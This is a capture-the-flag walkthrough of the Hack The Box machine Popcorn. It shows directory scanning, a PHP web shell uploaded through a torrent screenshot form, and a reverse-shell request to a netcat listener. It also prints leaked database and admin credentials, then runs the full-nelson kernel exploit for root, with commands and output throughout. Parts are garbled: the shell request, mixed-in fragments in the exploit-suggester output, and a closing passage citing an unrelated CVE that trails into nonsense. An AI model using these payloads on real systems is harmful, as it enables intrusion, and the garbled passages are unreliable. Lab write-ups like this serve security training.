

Welcome back hackers!! Today I will be doing a walkthrough on Popcorn, another linux based box. So without wasting further time, lets dive in.

Enumeration

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp  open  http      Apache httpd 2.2.12 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.12 (Ubuntu)
```

Just two ports are open which are running ssh and http. So, our attack surface will also be small. First we will enumerate port 80 and if we don't find anything then ssh. You can also see the version of ssh. Its very old which implies the machine must be running an old version of ubuntu. Anyways, lets start with port 80.

Port 80

Home page is just the default page of apache.

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Source code too doesn't have anything interesting. Next thing, I ran a gobuster scan to find some subdirectories.

```
(root@kali)-[/home/rishabh/HTB/Popcorn]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q
-t 64
/test                (Status: 200) [Size: 47054]
/index               (Status: 200) [Size: 177]
/torrent             (Status: 301) [Size: 314] [-->
http://10.129.36.23/torrent/]
/rename              (Status: 301) [Size: 313] [-->
http://10.129.36.23/rename/]
```

Some handful of directories to check so lets go one by one and see.

/test: This page is just rendering the output of phpinfo(); command. The directory name might imply that this page is just for testing purposes. Also going through the page, you can see the kernel version is quite old hinting towards some kernel exploits and at the bottom there is something odd.

PHP Version 5.2.10-2ubuntu6.10



System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7
Copyright (c) 2006 [Hardened-PHP Project](#)

수호신




This program makes use of the Zend Scripting Language Engine:

Powered By

I have never seen this piece of line in phpinfo pages. I will keep this info in my backpacket. If you scroll through the page, you will see the hostname which is "popcorn.hackthebox.gr"


/rename: This page is little wierd.



Renamer API Syntax: `index.php?filename=old_file_path_and_name&newfilename=new_file_path_and_name`

It is showing syntax for a renaming functionality which wants two parameters and their values. This might come handy later if we want to rename some file which is getting blacklisted or something along those lines. Lets move on.

/torrent: By default, page doesn't render properly:



The screenshot shows the BitTornado web interface. At the top, there are two small icons in the top right corner. Below them is a large empty box. Underneath that is a row of seven small icons, followed by a long empty box, and then two more small icons. Below this row is a single small icon. The login section includes a 'Username' label, a text input field, a 'Password' label, another text input field, and a 'Login' button. Below the login fields are two links: 'Sign up' and 'Lost password'. There is another single small icon below the links, followed by a text input field and a 'Search' button.

[Feed](#)

Latest News




BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as:

Lets add the hostname we got earlier to our hosts file and then see if the page works properly. No change. There are many posts by admin, so lets try to login using some default credentials. Sorry guys, I did a mistake in hostname part. When I tried to login, the server was redirected to popcorn.htb. So lets add this host to our hosts file. Ahahah. Now its all fine and sweet. Here's the homepage of torrent:

FORUM

Register

Torrent Host

Home

Browse

Upload

Forum

Stats


News

F.A.Q.

About

Development


Latest News



BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.


01/06/07 Posted by [Admin.](#)



µTorrent

µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.


01/06/07 Posted by [Admin.](#)



Azureus

Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.

01/06/07 Posted by [Admin.](#)


Login

Username


Password

Login


[Sign up](#) | [Lost password](#)

Search

Search



I tried some default credentials but none worked. So, I signed up myself as new user to further test the website functionality:




Now, the only interesting place to go further is uploads page where you can upload torrents. But first let me turn on my interceptor, download some torrent file to check the functionality, then I will try to tamper it and upload a php shell.

First, I tried to upload a harmless torrent file to see the response of a proper upload:

```
<div id="contentfull">
<div>file upload succes...thank you!</div></td></tr>
<tr>
<td bgcolor="white" valign="bottom" width="100%" height="100%"
border-style:solid;">
```

And, you can see the file uploaded if you navigate to browse option.



Interesting thing to note here, I uploaded the file with filename file.torrent, but the filename changed to the original name when I first downloaded from the site.

I also ran gobuster to check for additional subdirectories and there were quite of handful to check out for:


```
(root@kali)-[/home/rishabh/HTB/Popcorn]
└─# gobuster dir -u http://popcorn.htb/torrent -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --
no-error -o dirburst_torrent -b 400,404 -q -t 64 -x php,txt
/images                (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/images/]
/index                 (Status: 200) [Size: 11406]
/index.php             (Status: 200) [Size: 11406]
/templates             (Status: 301) [Size: 322] [-->
http://popcorn.htb/torrent/templates/]
/users                 (Status: 301) [Size: 318] [-->
http://popcorn.htb/torrent/users/]
/admin                 (Status: 301) [Size: 318] [-->
http://popcorn.htb/torrent/admin/]
/health                (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/health/]
/browse.php            (Status: 200) [Size: 9320]
/browse                (Status: 200) [Size: 9320]
/comment.php           (Status: 200) [Size: 936]
/comment               (Status: 200) [Size: 936]
/upload                (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/upload/]
/upload.php            (Status: 200) [Size: 8357]
/css                   (Status: 301) [Size: 316] [-->
http://popcorn.htb/torrent/css/]
/edit.php              (Status: 200) [Size: 0]
/edit                  (Status: 200) [Size: 0]
/lib                   (Status: 301) [Size: 316] [-->
http://popcorn.htb/torrent/lib/]
/database              (Status: 301) [Size: 321] [-->
http://popcorn.htb/torrent/database/]
/rss                   (Status: 200) [Size: 1738]
/rss.php               (Status: 200) [Size: 1738]
/secure                (Status: 200) [Size: 4]
/secure.php            (Status: 200) [Size: 4]
/is                     (Status: 301) [Size: 315] [-->
```

```
/js/ (Status: 200) [Size: 183]
http://popcorn.htb/torrent/js/
/logout (Status: 200) [Size: 183]
/logout.php (Status: 200) [Size: 183]
/login (Status: 200) [Size: 8412]
/login.php (Status: 200) [Size: 8416]
/preview (Status: 200) [Size: 28104]
/download (Status: 200) [Size: 0]
/download.php (Status: 200) [Size: 0]
/config (Status: 200) [Size: 0]
/config.php (Status: 200) [Size: 0]
/readme (Status: 301) [Size: 319] [-->
http://popcorn.htb/torrent/readme/
/thumbnail (Status: 200) [Size: 1789]
/thumbnail.php (Status: 200) [Size: 1789]
/torrents (Status: 301) [Size: 321] [-->
http://popcorn.htb/torrent/torrents/
/torrents.php (Status: 200) [Size: 6519]
/validator (Status: 200) [Size: 0]
/validator.php (Status: 200) [Size: 0]
/hide (Status: 200) [Size: 3765]
/PNG (Status: 301) [Size: 316] [-->
http://popcorn.htb/torrent/PNG/
```

Another thing I noticed after running this directory scan is there is an /upload directory which contains screenshots associated with their torrents. So by default, if a torrent file doesn't have any screenshot, the default screenshot is placed in front of that. I decided to first test this functionality to see if we can upload a malicious php file with image extension and then go to uploads directory and run php commands from there.

Uploading a harmless screenshot, renders the page with our new screenshot of the torrent and also shows up in the uploads directory.


Now, I captured the post request with burp, added php command execution one liner in the end and luckily for us the server doesn't check for extensions, except the file type and headers of the file. Here's the modified request and proof of command execution:



Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdf96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
753c3b362e22ee808b49f8e864b99fdded7fdab57.gif	20-Nov-2021 17:32	600	
753c3b362e22ee808b49f8e864b99fdded7fdab57.php	20-Nov-2021 17:34	600	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80



Initial Foothold

Now, all we need to do is, send a reverse shell command, set up the listener and catch the shell.

```
Request
Pretty Raw Hex In
1 GET /torrent/upload/753c3b362e22ee808b49f8e864b99fdd7fdab57.php?cmd=
  rlr+/tmp/ft38akfif+/tmp/ft38cat+/tmp/ft/bin/sh+-i+2+261[nc+] +8484+>/tmp/ft HTTP/1.1
2 Host: popcorn.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: /torrent/;/torrent/login.php=/torrent/index.php=/saveit_0=/saveit_1=/torrent/torrents.php=/
  /torrent/torrents.phpfirsttimelead=0; PHPSESSID=s95896272c7a173289a1e96a71b4c783
10 Upgrade-Insecure-Requests: 1
11
12
```

If the response has become idle, then it means you have got the shell back:

```
(root@kali)-[/home/rishabh/HTB/Popcorn]
# rlrwrap nc -nvlp 8484
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8484
Ncat: Listening on 0.0.0.0:8484
Ncat: Connection from 10.129.36.23.
Ncat: Connection from 10.129.36.23:43298.
/bin/sh: can't access tty; job control turned off
$
```

Convert your shell to a proper tty shell.

Privilege Escalation

Inside the torrent directory, there was sql database file which contained admin user hash and after cracking it using crackstation, the password was "admin12"

```
INSERT INTO `users` VALUES (3, 'Admin', '1844156d4166d94387f1a4ad031ca5fa', 'admin', 'admin@yourdomain.com', '2007-01-06 21:12:46', '2007-01-06 21:12:46');
```

We will keep this password for later use.

In the config.php file, there was another password disclosure which could be of use later:

```
//Edit This For TORRENT HOSTER Database
//database configuration
$CFG→host = "localhost";
$CFG→dbName = "torrenthoster";      //db name
$CFG→dbUserName = "torrent";        //db username
$CFG→dbPassword = "SuperSecret !! "; //db password
```

You can read the user flag from the home directory of the user, but the passwords I have got didn't work for the user. I transferred the linpeas to tmp directory to let it do the rest of the enumeration for me.

There was nothing interesting in the output of the linpeas except some kernel exploits. As you already know the kernel version is quite old and it is running an old version of Ubuntu, after spending quite a time in enumeration, I decided to go for kernel exploit named full-nelson

```
Available information:
Kernel version: 2.6.31
Architecture: i686
Distribution: ubuntu
Distribution version: 9.10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS in the Econet protocol. By itself, it's fairly benign as a local denial-of-service. It's a perfect candidate to
Searching among:
78 kernel space exploits
48 user space exploits

Possible Exploits:
[+] [CVE-2012-0056,CVE-2010-3849,CVE-2010-3850] full-nelson
Details: http://vulnfactory.org/exploits/full-nelson.c
Exposure: highly probable
Tags: [ ubuntu=(9.10|10.10){kernel:2.6.(31|35)-(14|19)-(server|generic)} ],ubuntu=10.04{kernel:2.6.32-(21|24)-serv
er}
Download URL: http://vulnfactory.org/exploits/full-nelson.c.u and
```

From the screenshot, you can see the exploit matched both the kernel version and distro version.

Here, is the github link from where I copied the exploit code to my machine and saved as exploit.c file: <https://github.com/lucyoa/kernel-exploits/blob/master/full-nelson/full-nelson.c>

Next, I transferred this c file to the target box, compiled using gcc and when you run the file, it straightaway gives you root.

```

gcc exploit.c -o exploit
ls -la
ls -la
total 1740
drwxrwxrwt  5 root    root      4096 Nov 20 18:29 . (241 sloc)  9.18 KB
drwxr-xr-x 21 root    root      4096 Nov 20 17:22 ..
drwxrwxrwt  2 root    root      4096 Nov 20 17:22 .ICE-unix
drwxrwxrwt  2 root    root      4096 Nov 20 17:22 .X11-unix
-rwxr-xr-x  1 www-data www-data 13559 Nov 20 18:29 exploit
-rw-r--r--  1 www-data www-data  9124 Nov 20 18:28 exploit.c
prw-r--r--  1 www-data www-data    0 Nov 20 18:29 f
-rwxr-xr-x  1 www-data www-data 633631 Nov  3 23:30 linpeas.sh
-rwxr-xr-x  1 www-data www-data 1090528 Oct 28 00:27 pspy32s
-rw-r--r--  1 root    root      1600 Nov 20 17:22 vgauthsvclg.txt.0
drwx----- 2 root    root      4096 Nov 20 17:23 vmware-root
./exploit
./exploit
[*] Resolving kernel addresses...
[+] Resolved econet_ioctl to 0xf846e280
[+] Resolved econet_ops to 0xf846e360
[+] Resolved commit_creds to 0xc01645d0
[+] Resolved prepare_kernel_cred to 0xc01647d0
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
id
id
uid=0(root) gid=0(root)
# █

```

Ax 1 contributor

This exploit leverages a vulnerability discovered by Nelson N. Rodriguez.

CVE-2016-4250

This exploit is the interest of a thread is created via a word will be written. This write is done by

Cheers!!